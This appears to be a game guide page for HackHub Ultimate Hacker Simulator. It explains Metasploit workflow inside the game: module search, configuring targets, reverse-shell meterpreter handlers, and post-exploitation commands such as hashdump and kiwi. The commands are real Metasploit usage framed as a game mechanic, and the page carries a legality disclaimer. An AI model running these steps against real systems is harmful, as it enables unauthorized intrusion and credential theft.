HackHub Ultimate Hacker Simulator Metasploit in HackHub
From module search to stable shells on randomized vulnerable services.

Metasploit Framework inside HackHub Ultimate Hacker Simulator compresses real penetration testing workflow into a game-ready interface. HotBunny ships msfconsole, exploit modules, auxiliary scanners, encoders, and staged payloads tuned for story missions, side contracts, and post-1.0 online scenarios on Steam app 2980270. Targets rotate between sessions—service versions, listener routes, and proof flags change—but the exploit methodology stays constant: search, configure, check, exploit, post-exploit.
Build on recon from the Nmap Scanning Guide and shell fluency from the Commands Reference. Without accurate -sV banners you will waste cycles on modules that cannot match the randomized daemon running on your host.
Launching msfconsole
Start the framework from your in-game terminal:
msfconsole -qQuiet mode skips ASCII art on slower VMs. Check version and database status when tutorials expect workspace features:
version
 db_status
 workspace -a mission_alpha
Workspaces help organize multi-host engagements like Journalist’s Sister where you pivot across two or three discovered machines.
Finding the right module
Use Nmap notes—never a fixed IP from an old video—to drive searches:
search type:exploit name:apache
search cve:2021 type:exploit
search type:auxiliary name:smb
Inspect candidates before loading:
info exploit/unix/webapp/EXAMPLE
show options
show payloads
HackHub modules sometimes mirror familiar real-world names but balance damage and reliability for pacing. If check is available, run it:
use exploit/...
set RHOSTS TARGET_FROM_YOUR_SCAN
set RPORT 80
 check
check reduces blind fire against honeypots that randomized seeds occasionally spawn.
Configuring targets and payloads
Required options vary by module. Typical web exploit setup:
set RHOSTS 10.42.0.15
set RPORT 8080
set TARGETURI /vulnerable/path
set SSL false
For reverse shells, align listeners with your VM address from ip addr, not a hardcoded LHOST:
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 10.42.0.8
set LPORT 4444
Run a handler in parallel when missions require staged payloads:
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 10.42.0.8
set LPORT 4444
 exploit -j
Then launch the primary module in another tab or foreground session.
Exploitation and session handling
exploit
 sessions -l
 sessions -i 1
 sysinfo
 getuid
Stable sessions let you upload proof files, read flag directories, or run native commands without fighting the exploit module repeatedly. If a session dies immediately, verify NAT/firewall fiction inside the mission—some maps require bind shells instead of reverse connections.
Background long tasks:
Ctrl+Z
 bg
 sessions -l
Post-exploitation paths
After initial access, Metasploit blends with normal terminal work:
hashdump
 load kiwi
 run post/linux/gather/enum_configs
 shell
 id
Captured hashes feed Password Cracking when offline cracking is faster than in-shell brute force. Use download and upload for exfiltration objectives tied to story beats in Getting Started and later chapters.
Privilege escalation modules exist on select missions:
search type:post platform:linux name:escalateRun only when the contract expects elevation—unnecessary noise can fail optional stealth objectives.
Auxiliary modules for recon
Not every engagement needs a shell first. Auxiliary scanners can confirm vulns before exploitation:
use auxiliary/scanner/http/dir_scanner
set RHOSTS TARGET
run
Pair auxiliary output with fresh Nmap passes after teammates in 1.0 multiplayer trigger map changes.
Multiplayer and 1.0 considerations
The August 1, 2026 release added synchronized online play and PvP-adjacent modes. Exploit success still respects per-player VM boundaries—you cannot Metasploit another player’s physical PC. In shared scenarios, racing to stabilize a session before opponents capture the same flag rewards clean Commands Reference prep and pre-configured handlers.
Workshop-delivered exploit helpers from the Steam Workshop must still obey server rules; stick to official modules when learning core loops.
Automation with Code++
Repeatable exploit chains can be wrapped in Code++ once you trust a module set for a class of target (for example, “HTTP admin panel on high port”). Keep manual msfconsole skills—random seeds may swap port numbers or require a different payload family overnight after a HotBunny patch listed on the Updates Hub.
Troubleshooting matrix
| Problem | Check | Fix |
|---|---|---|
| Exploit completes, no session | LHOST/LPORT mismatch | Re-run ip addr, restart handler |
| All modules fail check | Wrong banner/version | Re-scan with Nmap -sV |
| Handler stuck waiting | Payload type mismatch | show payloads on exploit module |
| Instant disconnect | Mission firewall fiction | Try bind payload or alternate route |
| Module missing post-1.0 | Patch renames | Read Full Release 1.0 |
Ethical framing
Metasploit in HackHub is a puzzle mechanic inside HotBunny’s fiction. Using real Metasploit against networks you do not own is illegal. Treat every module here as a scripted key that fits locks the game generates—not practice for unauthorized access.
Suggested practice loop
- Nmap
-sVa mission host you discovered yourself. searchMetasploit using the exact banner text.- Configure RHOST/RPORT from your notes only.
- Stand up a handler with dynamic LHOST.
- Escalate or exfil per briefing, then document the module name for future seeds with similar services.
That loop survives randomization and mirrors how veteran players approach both campaign and post-1.0 online contracts.
Frequently Asked Questions
Quick answers to common HackHub questions.
Do I need a real Metasploit install?
No. msfconsole and game modules are included inside HackHub's virtual environment on Steam.
Why does the same exploit fail on replay?
Randomized service versions and ports change between sessions. Always verify with Nmap and module check before exploiting.
Reverse shell vs bind shell?
Use reverse payloads when your VM can reach outbound to its listener. Some missions require bind shells when firewalls block reverse paths.
What should I do after getting a session?
Gather proof, dump hashes if available, and pivot using post modules or manual shell commands documented on the Password Cracking page.